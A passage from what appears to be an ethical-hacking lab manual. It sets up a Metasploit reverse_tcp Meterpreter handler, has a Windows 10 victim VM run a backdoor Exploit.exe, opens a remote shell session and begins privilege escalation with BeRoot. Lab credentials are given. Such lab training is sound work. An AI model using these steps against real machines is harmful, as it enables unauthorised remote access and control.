
Perform Exploitation

14. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.

15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.

16. Now, issue the following commands in msfconsole:


- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
- Type **set LHOST 10.10.10.13** and press **Enter** to set the localhost.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) >
```

Figure 2.1.7: Configuring the Payload and Exploit

17. To start the handler, type the command **exploit -j -z** and press **Enter**.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) >
```

Figure 2.1.8: Exploit the windows 8machine

TASK 1.4


Run the Exploit

18. Now, switch to the **Windows 10** virtual machine and log in with the credentials **Admin**/**Pa$$w0rd**.

19. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.

20. Click the **Exploit.exe** file to download the backdoor file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).



Index of /share

Name	Last modified	Size	Description
Parent Directory		-	
BadDoc.docm	[redacted] 05:46	178K	
Exploit.exe	[redacted] 02:07	72K	
Test.exe	[redacted] 23:40	72K	

Apache/2.4.38 (Debian) Server at 10.10.10.13 Port 80

Figure 2.1.9: Downloading malicious exe file on the target system

21. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.

22. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.




Downloads
File
Home
Share
View
« Admin › Downloads
Search Downloads
Screenshots
OneDrive
This PC
New Volume (E:)
$RECYCLE.BIN
CEH-Tools
Name
Date modified
BadDoc.docm
4:41
Exploit.exe
12:53
2 items

Figure 2.1.10: Malicious file successfully downloaded

23. An **Open File – Security Warning** window appears; click **Run**.


Open File - Security Warning
Run
Cancel

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\Admin\Downloads\Exploit.exe

Publisher: Unknown Publisher

Type: Application

From: C:\Users\Admin\Downloads\Exploit.exe

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.

How can I decide what software to run?

Figure 2.1.11: Security warning on executing the exe file


24. Leave the **Windows 10** virtual machine running, so the **Exploit.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

25. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.

TASK 1.5

Establish a Session


26. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.



```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.10.
10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:2035)
at 2019-11-06 02:32:43 -0500
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Figure 2.1.12: Meterpreter Session Launched

27. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.



```
[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.10
.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:2035)
 at 2019-11-06 02:32:43 -0500
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter >
```

Figure 2.1.13: Viewing the Current User ID

28. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS10\Admin**).

29. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.

30. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

TASK 1.6

Escalate Privileges using BeRoot Tool

31. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 10**) using the **Meterpreter** session.

32. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.


